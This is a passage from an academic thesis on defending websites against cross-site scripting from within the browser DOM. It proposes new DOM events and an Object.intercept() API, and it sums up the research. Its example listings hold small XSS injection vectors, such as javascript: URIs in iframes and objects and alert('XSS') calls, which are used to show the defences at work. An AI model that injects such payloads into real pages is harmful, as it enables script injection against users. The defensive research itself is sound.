The introduction of DOM level 3 events such as *DOMSubtreeModified*, *DOMNodeInserted* or even *DOMNodeInsertedIntoDocument* supplies a protective client-side software with plenty of ways to intercept DOM changes: Even after the *DOMContentLoaded* event has been fired a high level of continuity is being provided. Still, sometimes the available events are insufficient for a seamless protective coat wrapped around the website DOM [56]. In several situations race conditions can emerge and use small time windows to slip past the detection and interception layer.

The current W3C specification flags *DOMSubtreeModified* as obsolete – essentially having been the event that was used by our IceShield prototype discussed in Section 4.7. This particular event was heavily prone to suffer from race conditions in case an attacker changed the *innerHTML* property of a given element to a value introducing a malicious element, such as an Iframe deploying a JavaScript URI. We compensated for that problem by treating any available HTML element constructor prototype's *innerHTML* stub with an additional setter, guarding any existing and newly created elements from these

[55] W3C, *Shadow DOM*, `http://dvcs.w3.org/hg/webcomponents/raw-file/tip/spec/shadow/index.html`, (Feb 2012)

[56] W3C, *DOM Level 3 Events*, `http://www.w3.org/TR/DOM-Level-3-Events/` (Dec 2011)

kinds of attacks. Continuing our research upon completing the work on IceShield, we have discovered that most browsers work as expected with a different event and provide a way to judge a DOM change before committing it to the existing subtrees; this is labeled *DOMNodeInserted*. The code in Listing 4.21 shows the usage for three edge cases causing problems when used with *DOMSubtreeModified*.

At the time of writing, versions 9 and 10 of Internet Explorer, as well as current Firefox releases and its beta and alpha versions, support the event properly for our intentions and allow the inspection of an element before it actually got added to the DOM. The property we chose for inspection is the event target which allows further inspection of either itself or its child nodes. Chrome and Opera provide support for the event but they do not permit intercepting the creation of the elements as the Iframe applied with a JavaScript URI *src* executes its payload before the event fires. In consequence, we are kept from thorough and proper inspection of the element prior to rendering.

```
<html>
<head>
<script type="text/javascript">
var react = function(e) {
  try{
    if(e.target
      && (e.target.tagName === 'IFRAME'
  || e.target.tagName === 'SCRIPT'
        || e.target.tagName === 'OBJECT')) {
  with(e.target)src=data='javascript:""';
    }
  } catch(e) {}
}
window.addEventListener('DOMNodeInserted', react, false);
</script>
</head>
<body>
<script>
document.body.innerHTML='\
    <object data="javascript:alert(1)"></object>\
    <iframe src="javascript:alert(2)"></iframe>\
    <script defer src="data:,alert(3)"></sc'+'ript>';
</script>
```

Listing 4.21: Example code to show how JavaScript URIs in Iframes and similar elements can be handled safely

The code shown in Listing 4.21 is visibly compact and provides a thorough change detection for most of the relevant user agents we tested. Luckily, the fact that Chrome and Opera do not provide a chance to win the race against potentially malicious Iframes yet is not hindering our general approach. Let us remind our way around this limitation discussed in Section 4.5.1.1. There, the procedure we utilized with IceShield was to wrap all methods potentially affecting an element's content and define proper setters for the existing and newly created element's content properties. This generates a slight code overhead but is necessary to cover all relevant user agents. Ergo, we propose to either implement a change in the event handling for *DOMNodeInserted* events, or to make sure that no existing implementations will break and no performance implications will appear. This event could be called *DOMBeforeNodeInserted*. With *DOMBeforeNodeInserted*, a user agent would give the developer a chance to react on a forthcoming DOM change *before* it can affect the existing subtrees. As expected, the *event.target* property would contain the unchanged DOM node and its child nodes. Regrettably an attacker could abuse this to cause a denial of service attack prior to the elements' application to the existing DOM. Fortunately, this essentially is almost not different from having the attack occur while and after the elements are being appended. To sum up, no further risk can be drawn from this event in terms of denial of service attacks. Our protective script could then use the event to inspect the target element and its potential child nodes for malicious code and impact suspicious properties by "nulling" them, deleting the parent element, or changing them to a harmless and unobtrusive value; undertaking further steps also remains possible.

More importantly, a new event discussed in the following paragraphs could solve a problem we so far approached by the DOM-based control flow interruption trick proposed in Section 4.8.1. At present, none of the user agents we used for testing allowed a deployment of protective code in a time window between full availability of the DOM tree and first deployment of JavaScript URIs in Iframes. Therefore, we interrupted the rendering flow with a *plaintext* element and used a shadowed DOM for inspection with *document.implementation.createHTMLDocument()*. A single event could change that and make our implementation faster and less heavy in regards to lines of code. We have settled on preliminary labeling it *DOMBeforeLoad*, since existing implementations already rely on events called *load*, *unload* and *beforeunload* [57].

The proposed *DOMBeforeLoad* event should be applicable for both the window and the document object, as well as frames and Iframes contained by those. Note that an attacker utilizing the *open()* [58], *showModalDialog()* [59], *showModelessDialog()* [60], as well as *showHelp()* [61] can bypass the execution of the event by creating a new window, which is loading malicious content in the originating domain, with full access to a clone of the parent window object called *opener*. Those methods should therefore be observed and counted as content properties or even ways to evaluate code embedded in strings. Detailed in Section 4.2.6, the methods can be successfully monitored by simple overwriting of

[57]MDN, *DOM Event Reference*, `https://developer.mozilla.org/en/DOM/DOM\_event\_reference` (Dec 2011)

[58]MSDN, *open Method*, `http://msdn.microsoft.com/en-us/library/ms536652(v=vs.85).aspx` (Dec 2011)

[59]MSDN, *showModalDialog Method*, `http://msdn.microsoft.com/en-us/library/ms536759(v=vs.85).aspx` (Dec 2011)

[60]MSDN, *showModelessDialog Method*, `http://msdn.microsoft.com/en-us/library/ms536761(v=vs.85).aspx` (Dec 2011)

[61]MSDN, *showHelp Method*, `http://msdn.microsoft.com/en-us/library/ms536758(v=vs.85).aspx` (Dec 2011)

their parent constructor's prototype. An alternative viable yet more simple label for the *DOMBeforeLoad* event would be *DOMInit*.

4.8.3 DOM Proxies Enabling White-Lists

The core problem of the aforementioned DOM protection and freezing approaches is the fact that we implicitly use black-lists instead of white-lists. We must assume that the method calls we utilize to acquire the list of DOM methods and properties deliver an incomplete list of host objects. Holistic treatment with our wrapping and access management functionality is therefore at risk. We cannot attempt installing a trusted DOM by fully trusting its existing native properties – even if no attacker code was executed before or code is being deployed. The prototypic approaches described in Section 4.8.1 use an experimental technique to collect as many properties as possible from the current DOM environment by harvesting property names via evaluating `Object.getOwnPropertyNames(window).concat(Object.getOwnPropertyNames(Window.prototype)))`.



DOM Meta-Programming: Detecting Property Access
and handling Object Manipulation
Frozen DOM: Sealing Properties
with ECMAScript 5 Object Extensions
Trusted and Capability Controlled DOM:
Observing Access and enforcing Accessor Role Policies
DOM Proxies Enabling White-Lists: Enforcing DOM Protection
for known and unknown Properties - avoid selective Sealing

Figure 4.5: DOM proxies are marking the final layer of the protected DOM; They enable a seamless white-list-based sealing approach with low potential for bypassing attack vectors

While this approach should deliver a substantial amount of both enumerable and non-enumerable properties residing in the context of a window, we cannot rest assured that any existing property will be listed by any existing user agent in that manner. A negative example of user agents lacking necessary verbosity include Firefox and other Gecko-based browsers. The problem lies in a performance saving measurement keeping the user agent from returning HTML element constructors other than those actually existing at the exact time of script execution. This effectively keeps us from overwriting any critical constructor prototype property in general, which leaves a substantial hole in our protective coat around the DOM. The following use case describes the basic dilemma behind this unnecessary user agent behavior glitch:

- The protective JavaScript code has to be deployed first. Any other JavaScript or similar technology used on the protected website has to deploy afterwards to prevent an attacker from freezing or overwriting functionality to hinder the protective wrapping from happening. This means we cannot wait until the DOM has finally loaded to obtain all on-page elements and access their HTML element constructors. Essentially, the call to *Object.getOwnPropertyNames(window)* or *Object.getOwnPropertyNames(Window.prototype)* will return a set of HTML element constructors including *HTMLScriptElement*, *HTMLHtmlElement* and, provided they are in place, *HTMLTitleElement* and *HTMLMetaElement.* If the attacker injects a *textarea* and utilizes its *value* attribute, shielding will not be adequate. The *HTMLTextareaElement.prototype.value* property has not been overwritten - since it was simply not available at script runtime.
- The possibility to deploy the script right before the closing body tag of a website would fix the problem of having no sufficient visibility over the DOM. It would return the possibility of acquiring necessary HTML element constructors without revealing their names. Nonetheless, this can be abused by an attacker, who strives to inject active code before the protective script tag. Even if no race conditions would strike and cause for instance Iframes applied with JavaScript URIs as a *src* value, destroying the following markup by injecting a *plaintext* element or a *textarea*, Iframe or even applet to deactivate the following markup and with it the protective script tag deploying the necessary DOM wrappers is possible.
- Another option would be to utilize the *DOMContentLoaded* event, formerly a proprietary Mozilla/Gecko event later on adapted by the HTML5 draft specification. This event is now supported by a broad range of user agents and could help fixing the race condition between protective script and elements executing JavaScript via JavaScript URIs or Data URIs, such as Iframes and objects as well as *embed* elements. The difficulty here is, that in most user agents, an Iframe supplied with a JavaScript URI as *src* executes faster and before the event actually fires. Mozilla-based user agents provide some assistance to partly get around this limitation, but solution is both proprietary non-standard and not working as expected. The *DOMFrameContentLoaded* event is supposed to react quicker than JavaScript loaded in an Iframe via *src* attribute, but does not cover object tags nor embed elements so far [62]. Our tests showed that Opera supports the *DOMFrameContentLoaded* event as well.

None of the other user agents we tested denied access to information on the available HTML element constructors. The problem appears to be limited to the range of Gecko-based browsers. A similar issue was noticed when trying to enumerate the properties attached document and its constructor prototype. The bypass we have developed to get around this limitation is the *createHTMLDocument()* technique described in Section 4.8.1. Calling `Object.getOwnPropertyNames(window).concat(Object.getOwnPro-`

[62]MDN, *Gecko-Specific DOM Events*, `https://developer.mozilla.org/en/Gecko-Specific_DOM_Events#DOMFrameContentLoaded` (Dec 2011)

`pertyNames(Window.prototype)))` on a shadowed DOM will return all necessary constructor prototypes and deliver all information necessary to effectively seal the existing HTML element properties necessary for avoidance of data leakage and arbitrary code execution in a fresh and untreated DOM.

Nevertheless, the core problem persists. Even by uncovering a feasible way to reliably attain all HTML element constructors, our approach has to trust the browser to deliver all other properties for further treatment, having confidence that it is not omitting properties and methods capable of bypassing the protective umbrella we install. In case a certain property or method name is not returned by *Object.getOwnPropertyNames()*, the protective grid is "bypassable" and de facto broken. Most of the user agents we tested are yet to eliminate this persevere issue. An example is the *execScript* function available on Internet Explorer, and the *ActiveXObject* or the XML serializer and namespace objects available on Firefox and other browsers. Our experiments demonstrated that most user agents require additional information for sealing all existing properties and managing access properly. This is not blocking or hindering the feasibility of our approach completely, but it makes it harder to write a failure-proof and portable library without raising engineering effort.

We therefore propose the specification and implementation of DOM Proxies. This offers the chance to block access to any existing DOM property and pipe access requests through a proxy function capable to have insight into who attempts to access the property, how the property is being accessed or called, what the parameters of a possible call might look like and what is the nature of the event triggering the access or call attempt. The aforementioned proprietary method *__noSuchMethod__* implemented in Gecko-based user agents depicts how this approach can be brought to life. Any object applied with this method will call it in case a script attempts to access a property that does not exist. The interception process will delegate the access attempt to a function call, which will allow to inspect the parameters: We can retrieve information on the caller, the arguments, and the property name that is being called. The parent property can be extracted by simply accessing the parent node of the *__noSuchMethod__* call itself. Thus, all necessary information to intercept, judge and delegate arbitrary method calls is in our possession.

The difference between this existing functionality and a feature that we could use to properly manage access to arbitrary DOM properties lies in an implementation working regardless of the existence or non-existence of the intercepted properties. We therefore put forward an option to apply any DOM-based object, including global object, with a method called *__intercept__* or ultimately *intercept* – a method of the object constructor to be applied to any property derived from this native. In combination with the possibility to once define and then seal the interceptor, this sequence of actions would provide a safe bridge between DOM properties and their usage by arbitrary callers and accessors. The following code snippet illustrates the proposed syntax and usage of the intercept functionality. Note that an early implementation of IceShield utilized *__no-*

SuchMethod__.

```
<!doctype html>
<html>
<head>
  <script type="text/javascript">
    "use strict"
    /**
     * Object.intercept(oInterceptee, fHandler, bInherit)
     *
     * @param Object   object to intercept properties from
     * @param Function handler to call on interception
     * @param Boolean  inherit interception to added properties -
        optional, default is true
     */
    Object.intercept(window, function(sName, oTarget, oParameters){
      // get information on acessed property name
      console.log(sName);

      // get refernce to the interception target
      console.log(oTarget);

      // get information on interception parameters
      console.log(oParameters);

    }, true)
  </script>
</head>
...
</html>
```

Listing 4.22: Example code for the proposed Object.intercept() usage syntax

The syntax we propose is notably simple. The method *intercept()* is a property of the constructor *Object* to follow the path the methods for the ES5 object capability enhancements have chosen already; note that introduction of an exclusive DOM object is applicable as well - such as *Intercept()* or *Wrap()*. It also eases and extends the existing documentation and maintains developer confidence by re-using an already well known API. The intercept method requires no more than three parameters per interception. The first parameter *oInterceptee* defines the object for intercepting the access to, including the object itself and any of its existing children. In case the interception process should not be applied for child properties added later, the third parameter *bInherit* can be set to false. Default for *bInherit* is true - meaning child properties will be afterwards intercepted as well. The latter is a substantially important security feature keeping developers from accidentally allowing unmonitored access to properties added later, which could facilitate leaks of sensitive DOM properties. The second parameter *fHandler* represents the handler method to be called as soon as a call, getter or setter access occurs. Since the parent object and all its children would be removed, calling the delete operator on an object will be equivalent to setter access. Thus, it receives write-access in terms of a state change from defined to undefined, or a reset in case a host object is monitored with *Object.intercept()* [63].

The *fHandler* parameter specifies the method to be executed as soon as the user agents initiates getter or setter access or registers a call. The *fHandler* method handle can be established as an anonymous function or via function reference. It should be noted that in case a named reference is being used, the developer is advised to seal this property and make sure an attacker cannot overwrite the handle. User agents should notify the developer about this recommendation through a console warning. The user agent can easily determine if the named *fHandler* reference is protected from external access. This can be done by implicitly calling *Object.getOwnPropertyDescriptor* on that handler and evaluating the results accordingly [64].

The user agents should use this method derived from a clean host object to avoid compromise. Furthermore, they should make sure that method is not being executed in a privileged context. An attacker could otherwise create a maliciously prepared *fHandler* applied with a malicious getter method using the arguments.callee.caller constructor to execute arbitrary privileged JavaScript and cause operation system level compromise [65]. If an anonymous function is used, no warning should be issued. A console information might be released to inform the developer about the general matter of sealing the *fHandler* method properly.

The *fHandler* method will be called with an overall of three parameters. Those are substantial in guaranteeing a full functionality of a DOM interceptor. They will provide a possibility to get information on the accessed property and determine whether a function call happened. Finally, the array of parameters being used will be unveiled, information on the caller object will be delivered, and most importantly, the target the interception was initiated upon.

The following list outlines the specifications of these parameters:

- **sName** The *sName* argument is a string representation of a property to which a call or access has been intercepted. In case *Object.intercept()* has been called upon window and a script tries to access the property *window.document*, the parameter *sName* will be set to the string *document*.
- **oTarget** The *oTarget* property will be a local reference to the object the call or accessor request has been registered for and intercepted. Note that seemingly overlapping information of passing the name as well as the target is desired for security's

[63]MDN, *delete*, `https://developer.mozilla.org/en/JavaScript/Reference/Operators/Special/delete` (Dec 2011)
[64]MDN, *getOwnPropertyDescriptor*, `https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Object/getOwnPropertyDescriptor` (Dec 2011)
[65]Kouzemtchenko, *XSS-ing Firefox Extensions*, `http://kuza55.blogspot.com/2008/07/xss-ing-firefox-extensions.html` (July 2008)

sake and avoiding an option of attackers creating state shifting objects reacting on name access. *oTarget* can be used to be worked can be employed to work with after the interception has taken place. In case a getter access to *window.document* has been requested by a script, the *fHandler* can decide to either block access or return *oTarget* in a modified or unmodified state. One must be aware that the user agent will have to access an object in its state before *Object.intercept()* was called to avoid recursion. Depending on the *bInherit* parameter for *Object.intercept()* newly added properties will be present or ignored. By default – *bInherit* being true – they will be existing.

- **oParameters** The *oParameters* property is of great importance because it can be seen as a literal containing the information necessary for *fHandler* to determine the kind of object access. It is also crucial in deciding whether the access was solicited or not. *oParameters* contains five important properties: *getter*, *setter*, *value*, *caller* and *arguments*. *Getter* and *setter* will provide references to the methods attempting to get or set the property. The content will be a function object giving the developer the possibility to compare the getter with the members of an array of authorized and safe getter methods, just to give one example of its capacities. In case a match exists, the property can be returned and when no match exists, the *fHandler* can react accordingly. The properties setter and value are related. While setter will contain a reference to the function object attempting to set the guarded property, the value will contain an object reference meant to set the property to. This means that in case a script attempts to overwrite *window.document* with the object *evilDocument*, the *getter* property will be *null*, *setter* will contain a reference to the method or event setting the property. If no reference is present, for instance due to a setter access from global scope, the property will be set to *null*. No explicit setter presence indicates illegitimate access in most situations of using an RBAC-based approach. The property *value* will contain the object *evilDocument*; *caller* will be set to *null* and *arguments* will be set to *null* as well. In case the method *window.alert* is to be called with the parameter "XSS" by the function *evil*, the caller property will be set to constitute a reference to *evil*, and the *arguments* property will be an array with the first element to be the string "XSS".

An exemplary use case of *Object.intercept()* - casted on *window* is displayed by the code in Listing 4.23. Two separate attempts will be undertaken by the self-executing method *evil()*. The comment blocks above the calls are there to explain how the resulting parameters for *Object.intercept()* and *fHandler* should look like. The example makes use of the apply method of the target property [66]. Note that the *target* property reflects the state of the actual target before the interception has been initialized. It can thus vouch for an attacker not having compromised its contents.

```
<script type="text/javascript">
```

[66] MDN, *apply*, `https://developer.mozilla.org/en/JavaScript/Reference/Global\_Objects/Function/apply` (Dec 2011)

```
  "use strict"
  Object.intercept(window, function(name, target, params){

    /**
     * Allow overwriting of document only of done by Safe.setter;
     * Allow overwriting only if value is an instance of Document;
     */
    (name === 'document' && params.setter !== Safe.setter
      && params.value instanceof target.constrcutor) ?

      return 'blocked access' : return (target = params.value)

    /**
     * Allow call to alert only if performed by Safe.alert;
     * Allow call to alert only if argument is not the string XSS;
     */
    (name === 'alert' && params.caller !== Safe.alert
      && params.arguments[0] !== 'XSS') ?

      return 'blocked call' : return (target.apply(arguments))
  }, true)

  // evil script
  (function evil(){
    document=null // kill document
    alert('XSS') // nag the user
  })()

</script>
```

Listing 4.23: Example code for real-life Object.intercept() usage; the attacker supplied code in the bottom area will be kept from executing successfully

It is worth noting that *Object.intercept()* feature can be employed not only to create a white-list-based, robust, easy to use and comprehend client-side protection layer and RBAC enforcement system, but it can also be of great advantage for debugging purposes. A developer does not have to rely on proprietary or user-agent integrated debugging tools. Instead, the developer can implement a AOP-like debugging and logging architecture by simply intercepting access and calls to the desired parts of the code, subsequently monitoring the callers, parameters and setter/getter information. Furthermore, security professionals can use this technique as a foundation for DOM-based vulnerability scanners, following execution flows more easily and solving problems with pure JavaScript that formerly required usage of complex browser extensions and customizations such as DOMinator created by Paola and colleagues [67].

[67]Di Paola, *DOMinator Project*, `http://code.google.com/p/dominator/` (Sept 2011)

4.9 Conclusion

We have provided overpowering and high quality evidence that XSS mitigation does not necessarily have to be related to thwarting the vulnerability, but may instead hinder the exploit code being carried out properly. Furthermore, we propose two similar approaches based on PFI and tokenized HTML elements. They have a proven potential of making it difficult or even impossible for an attacker to execute arbitrary JavaScript code and access sensitive DOM assets. Such a statement holds up even when the attacked website filters no user input whatsoever. Our community-driven evaluation underlines the feasibility of the approach we propose. It is noteworthy that the combined knowledge of army-like group of penetration testers could only generate few dozens of actual bypasses. What makes it even more coveted is that we managed to get the vast majority of those problems fixed during the time when the challenge was still up and running.

Although we are well aware that our implementation at its current state is fragile, we are certain that defeating an attack on the exact layer where it happens is the right way to go, especially for tackling the XSS attacks. A client-side XSS mitigation library is not affected by impedance mismatches nor attack obfuscation; it awards the protective library with a visibility that a server-side solution cannot have; even highly optimized user agent-based XSS filters often do not possess [68]. Our implementation is slim, fast, does not cause significant computation costs for a website owner, nor does it rely on a classic client-server model for a successful deployment, which makes its competition pale in comparison. Upcoming security solutions, such as CSP and sand-boxed Iframes, deliver more possibilities to harden our prototypic implementations and ease both usage and deployment for the website owners. The addition of the two new items we here-proposed to modern user agents are crucial in making our approach implementable in a more elegant, neat and comprehensive way.

The feasibility of this approach relies on four important criteria that all have to be met. Those have been discussed in previous sections and were exemplified in Section 4.5.3 and Section 4.5.1.2. Once again, let us draw your attention to a conclusive and compact list or requirements for future and significantly more robust versions of our implementation:

- **Tamper resistance of trusted properties** We can accomplish them by using the ECMA Script 5 object extensions. This allows to define accessor properties, value and access permissions for an object; this including host objects. By sealing and freezing those, we can ultimately make sure that an attacker cannot interfere with the value and accessors of a given object. This means that if JavaScript code arranging the aforementioned object properties executes before any attacker content can be called, that given object can be considered trusted.
- **Safe identification of object properties** Being able to identify an object and its type, constructor and origin is crucial for a browser-based RBAC system capable

[68]Heiderich, *Comment #6 XSSAuditor bypasses from sla.ckers.org*, `https://bugs.webkit.org/show_bug.cgi?id=29278#c6` (Aug 2010)

of managing access privileges to DOM properties. We established a safe getter based on cloning a clean property. This was obtained by means of storing the clone and cloned object inside a closure system to avoid exposure, deleting the clean property, and finally performing comparisons between the accessor and the stored clean object. This method has proven safe against tampering approaches. For this process to succeed, the attacker cannot execute code before the protective code has been deployed and executed.

- **Taming non-HTTP URI resources** The integrity of a trusted DOM can only be assured if attacker cannot create a fresh DOM on the affected domain. Most user agents allow Iframes and similar objects linked to data and JavaScript URIs to create a fresh DOM. This can be eliminated by a pre-flight inspection performed via *document.implementation*. The trusted DOM can scan all existing elements and certify that no occurrence of malicious Iframes appear. The approach works reliably on all modern user agents. Note that a different approach of taming non-HTTP resources has been scrutinized in Section 4.8.1. The approach of utilizing *document.implementation* is being described in more extensive detail by Heiderich et al. in a 2012 publication on ending XSS attacks [HHSH12].

- **Continuous DOM surveillance** Without continuous monitoring for DOM modifications, an attacker might find a way to inject malicious code after the initial configuration and pre-flight inspection have been performed by the trusted DOM library. This can be mitigated by having a DOM event, such as the successors of *DOMSubTreeModified*, watch for modifications and change the results of the modification in case that suspicious changes have been requested.

The vast majority of modern user agents comply and operate in line with those requirements. Nevertheless, to be able to build a further developed and more robust prototype, we would require two more features available in the browsers DOM. These have been outlined in detail in Section 4.8.3. For that reason, despite of already major contribution of our research, success of future efforts in creating an ultimately client-side solution to defeat XSS is at present unknown. We highlight further research potential, the creation of more advanced prototypes, and a first possible browser's extension-supported implementation of *Object.intercept()*. We would like to once again underscore the importance of initiating communication with the browser vendors, so that the bugs, which are making the implementation in current releases cumbersome and complicated, can be eradicated. The involvement with the recently invoked Web Application Security Working Group of the W3C is one of the milestones for our further engagement with this topic. We strongly believe that an attack targeting the client should be approached on the client-side. Our research over the past year in right on point attack obfuscation, mitigation bypasses, plug-ins and browser vulnerabilities as well as DOMXSS underlines the necessity of this attempt. Furthermore, the development tendencies for ECMA Script 6 and especially Direct Proxies and their planned capabilities heavily support the feasibility and real-life applicability for a DOM-based protection library and many related projects spawning from the foundations delivered by our research.

5 Outlook and Future Work

I'm not afraid of storms, for I'm learning to sail my ship

AESCHYLUS

5.1 Final Conclusion

In this thesis we introduced a novel approach of website protection techniques based on a client-side DOM-based library delivering the foundations for a JavaScript RBAC/IDS/IPS – after giving an overview on the work already contributed by fellow researchers on this specific field in Chapter 1. To underline the necessity of such a technique and framework, we introduced and discussed existing website and browser protection mechanisms focusing on preventing scripting attacks in Section 3.1 and further outlined their design and implementation flaws. A comprehensive overview on the current state of browser security in scope for this thesis and the resulting proposal has been provided in Chapter 2 – to provide the basic knowledge necessary to follow our discussions on the security of components using those implementations. We demonstrated how the lack of visibility for protection tools residing on different layers than the attacks taking lace heavily impacts detection and thereby protection performance. The attacks we (co-)developed and introduced in Section 3.2 underline that threat potential for arbitrary web applications.

We dedicated our focus on those attack techniques bypassing server-side XSS detection and client-side XSS filters that utilize mutation features to be of seemingly harmless appearance until finally reaching the layout engine and being rendered by the browser and thereby unfolding the malicious payload. The problem class we derived from this behavior can be considered hard to impossible to be solved comprehensively. Only libraries receiving constant maintenance and refinement can step by step keep up the defense against novel attacks and filter bypasses utilizing browser bugs. Without a user agent free of implementation flaws, no server-side filtering library can deliver seamless and comprehensive scripting attack protection. Therefore, our novel approach shifts the XSS and scripting attack defense into the layer the attack is being executed at the DOM itself. This is the only location for a defense library providing capability to overcome the visibility problem discussed in Section 3.7.

In Chapter 4 we described the necessary setup for a tamper resistant DOM library capable of detecting and preventing attacks, managing access to potentially sensitive DOM properties. After introducing our novel design, we discussed the prototypic implementation, described the evaluation an test setup we created and discussed the results focusing benefits as well as weaknesses and limitations; especially in regards of upcoming browser features and specification drafts specifically concerning the current ECMA Script 6 (ES6) development. We concluded in stating the feasibility of a DOM-based protection, filtering, IDS/IPS and RBAC solution; Those are capable of detecting attacks invisible for server-side libraries. This includes the DOMXSS attacks mentioned in Section 3.6.4, among others the *innerHTML* based attacks mentioned in Section 3.6.6 and ultimately the bypasses against browser based XSS filters in their current stages of development (Consider the mutation attacks mentioned in Section 3.6.8 and following).

5.2 Future Work

Left to be detailed is the description of the upcoming tasks and the future work, accompanying the development of our prototype while becoming a mature and usable defense library. Current development tendencies for the upcoming release of ECMA Script 6 – specifically the Direct Proxies allowing effective wrapping and access control for host objects – promises more robust and less improvised implementations available in all relevant user agents in the near future. Our future work will be directed into contributing to discussion groups and mailing lists to help finding the right ways in specifications and implementations to enable developers writing secure and *securable* browsers and web applications. Nevertheless, one major problem has yet to be discussed: There needs to be a robust yet easy to implement and transparent way to define policies and privilege rule-sets for the underlying DOM-based RBAC system. T. Oda et al. presented an approach in 2011, capable of delivering a strong and comprehensive way for defining and enforcing possible DOM protection and accessor policies. The proposal leverages a system labeled Security Style Sheets (SSS) [OS11].

Oda noted a lack of granularity in the CSP specification and similar website protection techniques, effectively disallowing complex websites to define authoritative rules for certain HTML elements in regards of their capabilities to execute scripts or allow usage of external resources. While CSP can block inline scripts and event handler usage for a full web document, a developer cannot permit parts of the document to contain active code, while other parts can only contain static content and might reflect user generated data. His approach to solve this problem involves using CSS like selectors and rule-sets. Beneficiary with this proposal is the fact, that the CSS selector engine provides sufficient flexibility to select and de-select any page-existent element, their child nodes and other more abstract selections. The selector engine is already implemented in user agents and additionally the syntax is very well known to developers and allows easy selector testing by applying graphical indicators to elements applied with arbitrary security rules. Dynamic changes to the markup can either be covered by existing SSS rules or be covered by a DOM API comparable to the currently installed CSSOM (CSS Object Model) and DOM interfaces to dynamically adjust style sheets. SSS is to our knowledge the most feasible way for granular security rule definitions at the time of writing and will hopefully by the foundation for the selector and policy engine for upcoming prototypes and release versions of our library.

Yet another beneficial development for being able to weave a robust and wholesome protective net around is the development regarding DOM4 mutation observers. DOM4 mutation observers provide a new API to monitor mutation events occurring on DOM elements and nodes. Proposed by Klein et al. in 2011, Mutation Observers provide a simple API for simple change and mutation tracking on DOM elements and node groups [1]. Mutation observers are represented by a new interface residing in *DOMWindow* and provide to specify a callback and a set of options of what to observe: Subtree or child lists, attributes and character content of the node. Current Webkit builds already contain prototypic mutation observer implementation. This and other technical developments are highly beneficial for the development of further prototypes and ultimately release versions of our DOM-based security library.

While this thesis was made possible by funding from the Ministry of Economic Affairs and Energy of the State of North Rhine-Westphalia (Grant 315-43-02/2-005-WFBO-009) and the MAKE project, the upcoming work on JS Agents, DLR Grant 01BY1205A will allow us to continue our work and research and lead the proposed and so far prototypically implemented code to become a production ready software deployable via website scripts, browser extension, user scripts or even content added by ISP proxies and infrastructure.

5.3 Impact, Benefits and Final Words

The impact on and benefits for real-life applications and the general development of web security related projects implied by a purely DOM-based protection library are many – as the following list outlines. Note that some of the benefits may introduce additional risks if implementation and infrastructural flaws are present; this includes possible Man-In-The-Middle (MITM) attacks and others. This is nevertheless independent of our implementation and prone to occurs in other real-life situations as well. The list can further be extended depending on the usage and deployment scenario. We therefore simply mention the most important benefits visible from an agnostic point of view.

- **Low-cost protection for existing websites** No complicated rewriting of existing code has to be performed. Unlike with CSP, the DOM-based protection library can fit itself to the website's conditions, adapt information about elements to be protected and, depending of the sophistication level of the implementation, automatically generate SSS policy sheets and settings.

[1]Klein, A. et al., *Mutation Observers: a replacement for DOM Mutation Events*, `http://lists.w3.org/Archives/Public/public-webapps/2011JulSep/1622.html` (Sep 2011)

- **Small entry barrier for developers** Developers do not need to adapt to a new configuration language or dialect or commit changes to existing applications. SSS allows them to reuse they knowledge on CSS and our DOM-based protection tool simply needs to be installed in a manner be the first deployed JavaScript code on the website. A more advanced version can even check if the deployment was done correctly by determining and validating their own position in the DOM and issuing an alert message, if other script is being deployed earlier in the DOM tree.

- **Usage of already implemented APIs/Standardized Features** We make use of the ES5 and ES6 functionalities and avoid non-standardized techniques and code. Therefore the library will benefit from the robustness of those implementations and mature alongside with the features of the browser. The SSS API will be able to make use of already installed CSS APIs and the CSSOM and therefor benefit of the robustness of the components and interfaces already in place as well.

- **CPU load delegated to client UAs** A website owner or application service provider will not have to fully rely on server-side IDS and filter libraries anymore and therefore not be depending on their often CPU and load heavy algorithms. The load caused by pattern matching, sanitation and filtering and well as the RBAC enforcement will be outsourced to the client CPU(s) and not generate additional costs for the provider. With drastically increasing performance of end user hardware and mobile devices, the CPU load necessary for even complex versions of our tool should be almost not noticeable.

- **Extensibility and other attacks** With the possibilities of central and API-based deployment of our protection library, the update of detection signatures and novel attack defenses will we possible for a vast range of clients in no time. Picturing for instance a large content provider network to be a way for deploying the library, changing a single file and updating its caching headers can update millions of clients and browsers without any noticeable effort. This nevertheless also bears the risk of centralized compromise – but in our opinion outweighs this threat for being just one of many possible deployment vectors.

The research we contributed aims to mark a turning point in web application security and the defense against scripting web attacks. We strongly believe that a client-side and DOM-based protection library is necessary for holistic website protection. Tendencies of modern operating systems to thrive towards a larger focus on HTML-based applications support this claim – no server can easily protect against DOMXSS and operating system level script injections. Similar implications exist for off-line applications, complex mash-ups, chat clients and other browser like instrumentations processing complex and active markup submitted by users and potentially attackers. Future projects, security aware development trends from browser vendors, reasonable specification work from W3C, WHATWG and ECMA and ultimately continued and thorough research will help thriving further towards the elimination of XSS and scripting web attacks as we know them today.

6 Appendix

6.1 Acknowledgements

This work has been supported by the the Ministry of Economic Affairs and Energy of the State of North Rhine-Westphalia (Grant 315-43-02/2-005-WFBO-009). We also thank the anonymous reviewers of our research for their valuable insights and comments.

Thanks to Gareth Heyes for invaluable advice and proof read as well as help with the code samples and constantly breaking the code for us to fix again. Thanks to Eduardo Vela of Google for outstanding research and his published work on ACS [Nav06] and the *plaintext* trick, Paula Pustułka for proof reading, advice and support, Marcus Niemietz for his technical proof reading – and especially the challenge participants of XSSMe 1,2 and 3 for their endless efforts of breaking the prototypic implementation and helping us to make it better.

Finally, thanks to Prof. Dr. Jörg Schwenk and Prof. Dr. Thorsten Holz for advising this thesis and providing their valuable time and guidance.

Listings

List of Tables

List of Figures

Unicode	Hex	Dec	Oct	Character	Name
U+0000	00	00	000		Null
U+0001	01	01	001		Start of Heading
U+000A	0A	10	012		Line Feed
U+000C	0C	12	014		Form Feed
U+0020	20	32	040		Space
U+0021	21	33	041	!	Exclamation Mark
